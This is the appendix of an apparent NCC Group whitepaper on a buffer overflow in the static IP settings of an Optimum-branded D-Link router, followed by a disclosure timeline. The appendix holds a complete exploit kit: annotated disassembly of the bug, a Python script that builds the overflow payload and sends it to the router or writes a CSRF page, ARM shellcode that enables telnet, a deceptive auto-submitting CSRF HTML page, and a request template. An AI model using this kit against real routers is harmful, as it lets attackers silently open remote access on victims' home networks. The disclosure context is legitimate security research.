.text:005C3D98                  la      $t9, strcat
.text:005C3D9C                  jalr    $t9 ; Strcat the ip value, no size check on the 80
    byte buffer
.text:005C3DA0                  nop
.text:005C3DA4                  lw      $gp, 0x88+var_78($sp)
.text:005C3DA8
.text:005C3DA8 loc_5C3DA8:
.text:005C3DA8                  addiu   $s1, 1
.text:005C3DAC                  li      $v0, 4
.text:005C3DB0                  bne     $s1, $v0, loc_5C3D44 ; Loop for rest of ip sections
.text:005C3DB4                  la      $t9, sprintf
.text:005C3DB8                  la      $t9, is_valid_ip
.text:005C3DBC                  jalr    $t9 ; Check if the final ip is valid
.text:005C3DC0                  addiu   $a0, $s0, 0x1EC8
```

Listing 6: Bufferoverflow in the s_edit_ip_addr function

C Static IP Menu Exploit Generator

This python script will generate an exploit for the static IP menu memory corruption bug. It can then either send the requests or create a CSRF HTML document to send the requests.

`exploit.py`:

```
#!/usr/bin/python
```

```python
'''
This script generates exploits for the Optimum brand D-Link router. You can either run them
    locally using the script,
or have it generate an html file to attempt and CSRF it.
'''
import struct
import socket
import urllib
import argparse
import subprocess
import sys
import re
import os

argp = argparse.ArgumentParser(description='Generate exploit for Optimum brand D-Link router
    ')
argp.add_argument('-s',dest='shellcode',help='File to extract shellcode from a c file.')
argp.add_argument('--run',dest='run',action='store_const',const=True,default=False,help='
    Execute the exploit now instead.')
argp.add_argument('-o',dest='file',default='csrf.html',help='File to write html exploit to.'
    )
argp.add_argument('--compiler',dest='compiler',default='arm-buildroot-linux-uclibcgnueabi-
    gcc',help='Compiler to use for shellcode')
argp.add_argument('--local',dest='local',default=False,const=True,action='store_const',help=
    'Have the exploit open a local telnet instead.')
args = argp.parse_args()

#Read in request header and body for live attack
f = open('reqs.txt','r')
reqs= f.read()
f.close()

#Read in html document for CSRF
f = open('html.html','r')
html = f.read()
f.close()

if args.shellcode:
  #Build the shellcode and extract the bytes
  r = subprocess.call([args.compiler,'-o','/tmp/sc',args.shellcode])
  if r!=0:
    print "Error building shellcode, exiting."
    exit()
  sc = subprocess.check_output('xxd -p /tmp/sc | grep 4141 -A20 | tr -d \'\\n\'',shell=True)
  sc = re.search("41414141.*41414141",sc).group(0)[8:-8]
  print 'using shellcode:',sc
else:
  #Default shellcode using urlencode safe bytes
  sc = '28204fe201608fe216ff2fe1111c2031732636027336'\
  '360265360e601b231b02091cfa331b02d0331b68111c23221'\
  '2026032203212022c321068012264407f460537be46184702'\
  '231b0222331b02243301206440a6461847'

scl = len(sc)/2
```

```python

#Convert shellcode, while looking for null bytes
nsc = ''
for i in range(0,len(sc),2):
  nsc+='%'+sc[i:i+2]
  if sc[i:i+2]=="00":
    os.write(1,"\033[0;31m"+sc[i:i+2]+"\033[0m ")
  else:
    os.write(1,sc[i:i+2]+" ")
os.write(1,"\n")

#Add padding to end of shellcode
sc = nsc
sc+="A"*(1128-scl-1+0x50)

#Set up data to put before shellcode
if args.local:
  data="/admin/telnets/ports/0/local_acc"
else:
  data="admin/telnets/ports/0/remote_acc"
dl = len(data)
data = urllib.quote(data,'')

#Adding padding before shellcode and data
pl = "F"*(740-dl-0x50)+data+sc

if not args.run:
  #Write the exploit to the html file
  ext = "A\\x50\\x13\\x11" #Location of pointer to shellcode
  html = html.format(pl.replace("%","\\x"),ext)
  f = open(args.file,'w')
  f.write(html)
  f.close()
  print pl
  print "CSRF html document saved to",args.file
else:
  c = 3041-8+scl+len(data)-dl
  rpl1=reqs.format(c,pl)
  rpl2=reqs.format(c-10,pl+"A%50%13%11") #Location of pointer to shellcode

  try:
    print rpl1
    so = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    so.connect(('192.168.1.1',80))
    so.send(rpl1)
    print so.recv(100000)

    print rpl2
    so = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    so.connect(('192.168.1.1',80))
    so.send(rpl2)
    print so.recv(100000)
  except Exception,e:
    print e
    pass
exit(0)
```

Listing 7: Script to generate and then deploy the exploit

Below is the shellcode used to trigger the telnet flag.
`shellcode.c`:

```
int main() {
  asm(
    //This specific shellcode just triggers the telnet flag to be 1, then reconfigures the
        router
    ".word 0x41414141;" //Start of assembly
    ".code 32;"

    "sub r2,pc,#40;" //Point r2 to our config string

    "add r6, pc, #1;" //Switch to thumb mode
    "bx r6;"
    ".code 16;"

    "mov r1,r2;" //Point r1 to the last 2 bytes of our config string
    "add r1,#32;"

    "mov r6,#0x73;" //Store the last two needed bytes of config string and null terminator
    "lsl r6,#8;"
    "add r6,#0x73;"
    "lsl r6,#8;"
    "add r6,#0x65;"
    "str r6,[r1];"

    //set_set_path_flag@got.plt at 0x001BFAD0
    "mov r3,#0x1b;" //Load pointer to set_set_path_flag function in .got.plt
    "lsl r3,#8;"
    "mov r1,r1;"
    "add r3,#0xfa;"
    "lsl r3,#8;"
    "add r3,#0xd0;"

    "ldr r3,[r3];" //Dereference .got.plt pointer

    "mov r1,r2;" //Move conf string location into arg2

    //rg_config at 0x0023802C
    "mov r2,#0x23;" //Load the pointer to pointer of rg_config struct
    "lsl r2,#8;"
    "add r2,#0x60;"
    "add r2,#0x20;"
    "lsl r2,#8;"
    "add r2,#0x2c;"

    "ldr r0,[r2];" //Dereference the pointer to rg_config into arg1
    "mov r2, #1;" //Move 1 into arg3

    "eor r4,r4;"

    "mov r7,pc;" //Make our own link because blx has a bad byte
    "add r7,#5;"
    "mov r14,r7;"

    "bx r3;" //Call set_set_path_flag(rg_config,telnet string,1)

    //update config function at 0x00022224
    "mov r3, #0x02;" //Load update config function
    "lsl r3, #8;"
    "add r3, #0x22;"
    "lsl r3, #8;"
    "add r3, $0x24;"

    "mov r0, #1;" //Move 1 (right now) into arg1

    "eor r4,r4;" //Clear our link so we don't drift off into libraries
    "mov r14,r4;"
    "bx r3;" //Call update_config(1)

    ".code 32;"
    ".word 0x41414141;" //End of assembly
  );
}
```

Listing 8: Shellcode used to enable telnetd

Finally, below are the resources needed to run the exploit script.
`html.html`:

```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html;charset=ISO-8859-1">
</head>
<body>
<form target="csrfIf" accept-charset="ISO-8859-1" action="http://192.168.1.1/index.cgi" name
    ="form_contents" method="POST" id="form">
  <input type="hidden" name="page" value="page_conn_cv_wan_static" />
  <INPUT type=HIDDEN name="intercept_id" value="-2">
  <INPUT type=HIDDEN name="troubleshooter_idx" value="-1">
  <INPUT type="hidden" name="no_dns" value="0" />
  <input type="hidden" name="mimic_button_field" value="wan_static_ip_submit: ..">
  <INPUT type=HIDDEN name="button_value" value="ip_settings">

  <input type="hidden" name="static_ip0" value="192"/>
  <input type="hidden" name="static_ip1" value="168"/>
  <input type="hidden" name="static_ip2" value="101"/>
  <input type="hidden" formenctype="text/plain" name="static_ip3" id="pl"/>
  <input type="submit" style="display: none;"/>
</form>
<iframe sandbox="" id="csrfIf" style="display: hidden" height="0" width="0" frameborder="0"
    name="csrfIf"></iframe>
<h2 id="text">Connecting to your router...</h2>
```

```
<script>
window.onbeforeunload = function(e) {{
  return 'Router set up is not finished.';
}};

function run() {{
  var f = document.getElementById("form");
  var pl01="{0}";
  var o = document.getElementById("pl");
  o.value=pl01;
  f.submit();
  setTimeout(function(){{
    document.getElementById("text").innerHTML="Fixing your router settings!";
    f.submit();
    setTimeout(function() {{
      pl01 += "{1}";
      o.value=pl01;
      f.submit();
      }},100);
  }},1000);
}}
run();
</script>
</body>
</html>
```

Listing 9: CSRF html document

reqs.txt:

```
POST /index.cgi HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:38.0) Gecko/20100101 Firefox/38.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/index.cgi?page=page_conn_cv_wan_static
Cookie: rg_cookie_session_id=86A12EEDFAA93AA6; is_cookies_enabled=enabled
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: {0}

page=page_conn_cv_wan_static&prev_page=&page_title=Manual+IP+Address+Configuration&
    intercept_id=-2&troubleshooter_idx=-1&no_dns=0&page_session_id=86A12EEDFAA93AA6&
    mimic_button_field=wan_static_ip_submit%3A+..&button_value=&strip_page_top=0&
    strip_page_tabs=0&strip_page_logo=0&scroll_top=0&defval_ip_settings=1&defval_static_ip0
    =192&defval_static_ip1=168&defval_static_ip2=101&defval_static_ip3=101&
    defval_static_netmask0=255&defval_static_netmask1=255&defval_static_netmask2=255&
    defval_static_netmask3=0&defval_static_gateway0=192&defval_static_gateway1=168&
    defval_static_gateway2=101&defval_static_gateway3=1&defval_primary_dns0=8&
    defval_primary_dns1=8&defval_primary_dns2=8&defval_primary_dns3=8&defval_secondary_dns0
    =10&defval_secondary_dns1=10&defval_secondary_dns2=10&defval_secondary_dns3=10&
    ip_settings=1&static_ip0=192&static_ip1=168&static_ip2=101&static_ip3={1}&
    static_netmask0=255&static_netmask1=255&static_netmask2=255&static_netmask3=0&
```

```
static_gateway0=192&static_gateway1=168&static_gateway2=101&static_gateway3=1&
primary_dns0=8&primary_dns1=8&primary_dns2=8&primary_dns3=8&secondary_dns0=10&
secondary_dns1=10&secondary_dns2=10&secondary_dns3=10
```

Listing 10: Request headers

D Disclosure Timeline

- 08/22/15 – NCC Group disclosed the vulnerability to Cablevision.
- 11/16/15 – NCC Group had a status call with Cablevision regarding the vulnerabilities.
- 03/15/16 – NCC Group had a status call with Cablevision regarding the vulnerabilities and discussed three month timeline for patching.
- 06/14/16 – NCC Group followed-up with Cablevision about date of release for the patch.
- 07/12/16 – NCC Group had a call with of Cablevision to discuss the timeline.
- 08/30/16 – NCC Group followed-up with Cablevision about timeline.
- 09/14/16 – NCC Group was informed of the acquisition of Cablevision by Altice. NCC Group also agreed to pass along a draft of the report prior to publishing.
- 09/30/16 – NCC Group passed along the draft of the report to Cablevision.
- 10/05/16 – NCC Group received feedback from Cablevision.
- 10/20/16 – NCC Group published this whitepaper.